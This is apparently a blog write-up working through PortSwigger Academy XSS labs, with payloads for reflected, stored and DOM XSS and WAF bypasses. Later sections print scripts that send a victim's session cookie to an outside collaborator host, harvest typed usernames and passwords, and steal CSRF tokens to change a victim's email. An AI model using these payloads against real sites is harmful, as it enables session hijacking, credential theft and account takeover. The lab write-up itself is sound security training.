Cross-Site Scripting Basics: Portswigger XSS Labs
 Thuri
ThuriIntroduction
Cross-site scripting (XSS) is a web security vulnerability that allows an attacker to compromise interactions that users have with the vulnerable application. The main categories of XSS vulnerabilities are: Reflected, Stored and DOM XSS.
The three main types of XSS are:
Reflected XSS: Where the malicious script comes from the current HTTP Request.Stored XSS: where a malicious script is persistent by storing in the application database.DOM-based XSS: Where a vulnerability exists in the client-side.
This blog is an attempt to solve the Portswigger Academy XSS labs and refresh my knowledge on the vulnerability class.
XSS labs
In the attempts to solve the Portswigger Academy XSS challenges, we will use the xssbuster string as our placeholder string for tracing the application’s sinks.
Reflected XSS into HTML context with nothing encoded
This lab contains a simple reflected cross-site scripting vulnerability in the search functionality.
To solve the lab, perform a cross-site scripting attack that calls the alert function.
In the first challenge, the application directly reflects the searched word in the H1 element, as shown in the code below.
<h1>0 search results for 'xssbuster'</h1>By using <script>alert(1)</script> instead of the xssbuster string, we can execute alert and solve the challenge. This is a result of the application not sanitising the user input on the search functionality.
Stored XSS into HTML context with nothing encoded
This lab contains a stored cross-site scripting vulnerability in the comment functionality. To solve this lab, submit a comment that calls the alert function when the blog post is viewed.
The challenge is similar to the previous one. The comment functionality is vulnerable to XSS and does not validate or sanitise user inputs. Therefore, this leads to stored XSS by storing the user input directly into the website database. The stored user comment is then reflected in the p element.
<p>xssbuster</p>By replacing our placeholder string with <script>alert(1)</script>, we can solve the challenge.
DOM XSS in document.write sink using source location.search
This lab contains a DOM-based cross-site scripting vulnerability in the search query tracking functionality. It uses the JavaScript document.write function, which writes data out to the page. The document.write function is called with data from location.search, which you can control using the website URL.
The first goal of solving the challenge is to identify the DOM sinks and how the application handles the user input.
By poking at the application’s source code, we can identify the DOM sink document.write as shown below.
function trackSearch(query) {
    document.write(
        '<img src="/resources/images/tracker.gif?searchTerms=' + query + '">'
    );
}
var query = new URLSearchParams(window.location.search).get("search");
if (query) {
    trackSearch(query);
}
From the code above, the application takes user input from the search query and embeds it in the img tag. Since the user input is not sanitised, we can escape the img tag and execute our XSS payload.
The payload is "><svg onload=alert(1)>.
Some of the main sinks that lead to DOM-based XSS vulnerabilities are:
- document.write()
- document.write()
- document.writeln()
- document.domain
- element.innerHTML
- element.outerHTML
- element.insertAdjacentHTML
- element.onevent
In finding DOM XSS sources and sinks in large applications, one can use DOM Invader. DOM Invader is a browser-based tool that helps you test for DOM XSS vulnerabilities using a variety of sources and sinks, including both web message and prototype pollution vectors.
DOM XSS in innerHTML sink using source location.search
This lab contains a DOM-based cross-site scripting vulnerability in the search blog functionality. It uses an innerHTML assignment, which changes the HTML contents of a div element, using data from location.search
The first goal of solving the challenge is to understand how the application handles the user input and any sinks. The snippet for handling user search input is shown below.
function doSearchQuery(query) {
    document.getElementById("searchMessage").innerHTML = query;
}
var query = new URLSearchParams(window.location.search).get("search");
if (query) {
    doSearchQuery(query);
}
The application uses element.innerHTML as a sink as shown in the code above. Since there is no sanitisation of user input, we can solve this by using <svg onload=alert(1)> as our payload. The alternative payload tags to use for innerHTML are img and iframe, as it does not accept script tag on modern browsers.
DOM XSS in jQuery anchor href attribute sink using location.search source
This lab contains a DOM-based cross-site scripting vulnerability in the submit feedback page. It uses the jQuery library’s $ selector function to find an anchor element, and changes its href attribute using data from location.search.
To solve this lab, make the “back” link alert document.cookie.
The goal is to execute the XSS payload when the victim clicks the “back” button. The first goal is to figure out how the applications implement the functionality.
<script>
    $(function () {
        $("#backLink").attr(
            "href",
            new URLSearchParams(window.location.search).get("returnPath")
        );
    });
</script>
The website has a Submit Feedback section, which allows users to send feedback to the website. When a user clicks the “back” button, the website redirects to the path defined at the returnPath parameter. Since the jQuery attr() function is used, it is possible to alter the DOM elements of a page. By using the JavaScript pseudo protocol, we can execute the alert through href attribute.
?returnPath=javascript:alert(document.cookie);Reflected XSS into attribute with angle brackets HTML-encoded
This lab contains a reflected cross-site scripting vulnerability in the search blog functionality where angle brackets are HTML-encoded. To solve this lab, perform a cross-site scripting attack that injects an attribute and calls the alert function.
By submitting the <script> payload on the search functionality, as shown below, the payload is encoded and stored in the H1 and input elements as shown below.
<section class=blog-header>
<h1>0 search results for '<script>alert(xssbuster)</script>'</h1>
<hr>
</section>
<section class=search>
<form action=/ method=GET>
<input type=text placeholder='Search the blog...' name=search value="<script>alert(xssbuster)</script>">
<button type=submit class=button>Search</button>
</form>
</section>To solve the challenge, we can use the input element to craft our payload and execute it. The crafted payload to use is "onmouseover="alert(1).
On trying "onmousedown" event, the payload alerts, but does not solve the problem.
Stored XSS into anchor href attribute with double quotes HTML-encoded
This lab contains a stored cross-site scripting vulnerability in the comment functionality. To solve this lab, submit a comment that calls the alert function when the comment author’s name is clicked.
Looking at the application’s source code, it does not specify whether we use https or http for user input. Therefore is possible to use javascript:alert(1) on the Website label.
<label>Website:</label>

<input type="text" name="website" />
Reflected XSS into a JavaScript string with angle brackets HTML encoded
This lab contains a reflected cross-site scripting vulnerability in the search query tracking functionality where angle brackets are encoded. The reflection occurs inside a JavaScript string. To solve this lab, perform a cross-site scripting attack that breaks out of the JavaScript string and calls the alert function.
The first goal of solving the challenge is to understand how the applications handle user input and possible vulnerable sinks for XSS. The application code snippet is shown below.
<script>
    var searchTerms = "xssbuster";
    document.write(
        '<img src="/resources/images/tracker.gif?searchTerms=' +
            encodeURIComponent(searchTerms) +
            '">'
    );
</script>
The application user input is reflected in the JavaScript as shown in the searchTerms variable. The DOM sink is not vulnerable as it encodes the user input. Therefore, using '-alert(1)-' as our searchTerms payload, we can solve the challenge.
Reflected DOM XSS
This lab demonstrates a reflected DOM vulnerability. Reflected DOM vulnerabilities occur when the server-side application processes data from a request and echoes the data in the response. A script on the page then processes the reflected data in an unsafe way, ultimately writing it to a dangerous sink.
By looking at the search results of user input are as shown in the JSON format below. Looking at the search results
{ "results": [], "searchTerm": "xssbuster" }Since there is no user input sanitisation, we can escape the JSON content by using the following payload \"-alert(1)}// and solve the challenge.
Stored DOM XSS
This lab demonstrates a stored DOM vulnerability in the blog comment functionality. To solve this lab, exploit this vulnerability to call the alert() function.
The first goal is to understand how the application handles the user data and any DOM sinks. By looking at the application’s data, the app uses JSON to store data in the backend as shown below.
[
    {
        "avatar": "",
        "website": "",
        "date": "2025-08-05T15:18:27.347Z",
        "body": "I thought this blog came from a good angle. I read it lying down.",
        "author": "Kit Kat"
    },
    {
        "avatar": "",
        "website": "https://google.com",
        "date": "2025-08-18T13:19:20.856247556Z",
        "body": "xssbuster",
        "author": "AAA"
    }
]
The application implements some defences to prevent users from executing malicious scripts. This means the angle brackets are not encoded as shown in the code below.
function escapeHTML(html) {
return html.replace("<", "<").replace(">", ">");
}From the initial data, we need to understand how the application generates the avatar for the user and use the logic to craft our payload.
let avatarImgElement = document.createElement("img");
avatarImgElement.setAttribute("class", "avatar");
avatarImgElement.setAttribute(
    "src",
    comment.avatar
        ? escapeHTML(comment.avatar)
        : "/resources/images/avatarDefault.svg"
);
From the code above, the avatar is created using the img element. Since the application encodes the angle brackets through replacement, we can use the following payload to bypass the defence and execute it. The payload is <><img src=1 onerror=alert(1)>.
Reflected XSS into HTML context with most tags and attributes blocked
This lab contains a reflected XSS vulnerability in the search functionality but uses a web application firewall (WAF) to protect against common XSS vectors.
To solve the challenge, we use our string xssbuster to see where the XSS vulnerability is reflected, as shown in the results below.
<section class="blog-header">
    <h1>0 search results for 'xssbuster'</h1>
    <hr />
</section>
Since the payload is not sanitised, we try to use <script>alert(1)</script> and we get an error "Tag is not allowed". This means the application is protecting against common XSS vectors. To solve the challenge, we use Burp Intruder to test various payloads. Burp Intruder is a tool for automating customised attacks against web applications and APIs by inserting different payloads into predefined positions each time.

By predefining our payload position as shown above, we can send several payloads and look for which Tags are allowed by looking at the status code 200.

From the results above, body element is an allowed tag; therefore, we need to craft the payload using the body tag. To exploit the challenge, we need to use the exploit server provided in the challenge to deliver the payload to the victim by clicking store and then Deliver exploit to victim. The final payload is,
<iframe
    src="https://0a9400660476ae6a80da037d001b007c.web-security-academy.net/?search=%3cbody%20onresize%3d%22print()%22%3e"
    onload="this.style.width"
    ="100px"
></iframe>
Reflected XSS into HTML context with all tags blocked except custom ones
This lab blocks all HTML tags except custom ones.
To solve the lab, perform a cross-site scripting attack that injects a custom tag and automatically alerts document.cookie. This challenge blocks all tags except the custom ones.
Since all HTML tags are blocked except custom ones, we can use one of the custom payload <xss onfocus=alert(1) autofocus tabindex=1> which fires when autofocused. By pasting in the search functionality, we can alert. Since this is not the challenge, we need to craft the payload and deliver it to the victim as shown below.
<script>
    location =
        "https://0ae60073043bd6878428d2c70083001f.web-security-academy.net/?search=%3Cxss+onfocus%3Dalert%281%29+autofocus+tabindex%3D1%3E";
</script>
To deliver the payload to the victim, we need to use the provided Exploit Server. Click store and deliver exploit to victim in the server.
Reflected XSS with some SVG markup allowed
This lab has a simple reflected XSS vulnerability. The site is blocking common tags but misses some SVG tags and events.
The Challenge is similar to the previous challenge using Burp Intruder. The application allows SVG`, but some events are blocked.
By using <svg><animatetransform onbegin=alert(1) attributeName=transform> we solve the challenge.
DOM XSS in document.write sink using source location.search inside a select element
This lab contains a DOM-based cross-site scripting vulnerability in the stock checker functionality. It uses the JavaScript document.write function, which writes data out to the page. The document.write function is called with data from location.search, which you can control using the website URL. The data is enclosed within a select element.
The first step in solving the challenge is to look at the source code to understand the stock checker functionality and any DOM sinks. The code snippet is shown below.
<script>
    var stores = ["London", "Paris", "Milan"];
    var store = new URLSearchParams(window.location.search).get("storeId");
    document.write('<select name="storeId">');
    if (store) {
        document.write("<option selected>" + store + "</option>");
    }
    for (var i = 0; i < stores.length; i++) {
        if (stores[i] === store) {
            continue;
        }
        document.write("<option>" + stores[i] + "</option>");
    }
    document.write("</select>");
</script>
The website uses storeId to check for the stock and document.write as the sink. Since the storeId is vulnerable, we can set the path /product?productId=1&storeId="</select><img%20src=1%20onerror=alert(1)> and to solve the challenge.
DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded
This lab contains a DOM-based cross-site scripting vulnerability in an AngularJS expression within the search functionality. AngularJS is a popular JavaScript library, which scans the contents of HTML nodes containing the ng-app attribute (also known as an AngularJS directive). When a directive is added to the HTML code, you can execute JavaScript expressions within double curly braces. This technique is useful when angle brackets are being encoded. To solve this lab, perform a cross-site scripting attack that executes an AngularJS expression and calls the alert function
Since the application is an AngularJS application, we can look at the home index source to confirm if it is an Angular application and version, as shown below.

ng-app directive present in the root element. This allows one to do template injection. By testing {{1+1}} on the search functionality, we get the result is equal to 2.

This, means the application can execute JavaScript expressions with double curly braces. Therefore, using the {{constructor.constructor('alert(1)')()}} payload, we can execute our payload and solve the challenge.
Stored XSS into the onclick event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped
This lab contains a stored cross-site scripting vulnerability in the comment functionality. To solve this lab, submit a comment that calls the alert function when the comment author’s name is clicked.
The first step in solving the challenge is to look into the comment functionality and how it handles the Author’s name.
<section class="comment">
    <p>
        <img src="/resources/images/avatarDefault.svg" class="avatar" />
        <a
            id="author"
            href="https://google.com"
            onclick="var tracker={track(){}};tracker.track('https://google.com');"
            >Sopranos</a
        >
        | 20 August 2025
    </p>
    <p>xssbuster1</p>
    <p></p>
</section>
To execute alert function, we need to bypass the HTML encoding used as defence. Since the HTML encoded characters inside the value of HTML tags attributes are decoded at runtime, we can use the payload '-alert(document.domain)-'.
Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped
This lab contains a reflected cross-site scripting vulnerability in the search blog functionality. The reflection occurs inside a template string with angle brackets, single and double quotes HTML encoded, and backticks escaped. To solve this lab, perform a cross-site scripting attack that calls the alert function inside the template string.
JavaScript template literals are string literals that allow embedded JavaScript expressions. Template literals are encapsulated in backticks instead of normal quotation marks, and embedded expressions are identified using the ${...} syntax.
The first step is to use our string xssbuster and look for the sink and untrusted user input handling. The code handling our input is as follows.
<script>
    var message = `0 search results for 'xssbuster'`;
    document.getElementById("searchMessage").innerText = message;
</script>
Since the variable message uses backtick and embeds the message into the element.innetText, we can execute our string literal like ${alert(document.domain)} in the search functionality and solve the challenge.
Exploiting cross-site scripting to steal cookies
This lab contains a stored XSS vulnerability in the blog comments function. A simulated victim user views all comments after they are posted. To solve the lab, exploit the vulnerability to exfiltrate the victim’s session cookie, then use this cookie to impersonate the victim.
To show the impact of XSS attacks, an attacker can steal the victim’s cookie and impersonate them or make an account takeover. An example of a payload to steal the cookie is shown below.
<script>
    // Access user's page data
    document;
    // Steal session cookies
    new Image().src = "https://collabrator.DOMAIN/?cookie=" + document.cookie;
</script>
By using the above code in our comment functionality, we can leak the Victim’s cookie in our Burp Collaborator.

Setting the leaked session in our browser, we can solve the challenge.
Exploiting cross-site scripting to capture passwords
This lab contains a stored XSS vulnerability in the blog comments function. A simulated victim user views all comments after they are posted. To solve the lab, exploit the vulnerability to exfiltrate the victim’s username and password, then use these credentials to log in to the victim’s account.
XSS Vulnerability can also be used to steal the Victim’s passwords. To solve this lab and steal the victims, we need to understand how the Login functionality of the application handles the password. The first step is to check the source code of the login form, as shown below.
<form class="login-form" method="POST" action="/login">
    <input
        required
        type="hidden"
        name="csrf"
        value="JshENWvNkjS4bEwYF2O89S3g5pwlBfUr"
    />
    <label>Username</label>
    <input required type="username" name="username" autofocus />
    <label>Password</label>
    <input required type="password" name="password" />
    <button class="button" type="submit">Log in</button>
</form>
From the Form above, the application requires the username and password. From this information, it is possible to craft a payload and leak the username and password as shown below.
<input type="text" name="username" />
<input type="password" name="password" onchange="dothis()" />

<script>
    function dothis() {
        var username = document.getElementsByName("username")[0].value;
        var password = document.getElementsByName("password")[0].value;
        var token = document.getElementsByName("csrf")[0].value;
        var data = new FormData();

        data.append("csrf", token);
        data.append("postId", 8);
        data.append("comment", `${username}:${password}`);
        data.append("name", "victim");
        data.append("email", "victim@email.com");
        data.append("website", "http://google.com");

        fetch("/post/comment", {
            method: "POST",
            mode: "no-cors",
            body: data,
        });
    }
</script>
By posting the above payload in our comment section, we are able to get the password for administrator as shown in the image below.

To solve the challenge, log in using the leaked credentials.
Exploiting XSS to bypass CSRF defenses
This lab contains a stored XSS vulnerability in the blog comments function. To solve the lab, exploit the vulnerability to steal a CSRF token, which you can then use to change the email address of someone who views the blog post comments.
You can log in to your own account using the following credentials: wiener:peter
The route vulnerable to the CSRF vulnerability is the /my-account/change-email. To solve the challenge, we can use the Burp engagement tool to generate our CSRF POC as shown below.
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form
action="https://0aa700f60378b81c815b43c500c30001.web-security-academy.net/my-account/change-email"
method="POST"
>
<input type="hidden" name="email" value="mail@gmail.com" />
<input
type="hidden"
name="csrf"
value="ZCxhCGo0J07WxGk0GrjIX6fo9TRi8zMt"
/>
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState("", "", "/");
document.forms[0].submit();
</script>
</body>
</html>By submitting the above, in the comment section with a changed email, we can confirm our email for the user wiener has changed. Since the csrf is dynamically generated, we use the following payload and deliver it to our victim
<script>
    var req = new XMLHttpRequest();
    req.onload = handleResponse;
    req.open("get", "/my-account", true);
    req.send();
    function handleResponse() {
        var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];
        var changeReq = new XMLHttpRequest();
        changeReq.open("post", "/my-account/change-email", true);
        changeReq.send("csrf=" + token + "&email=test@test.com");
    }
</script>
By submitting the above as our payload, we are able to solve the lab.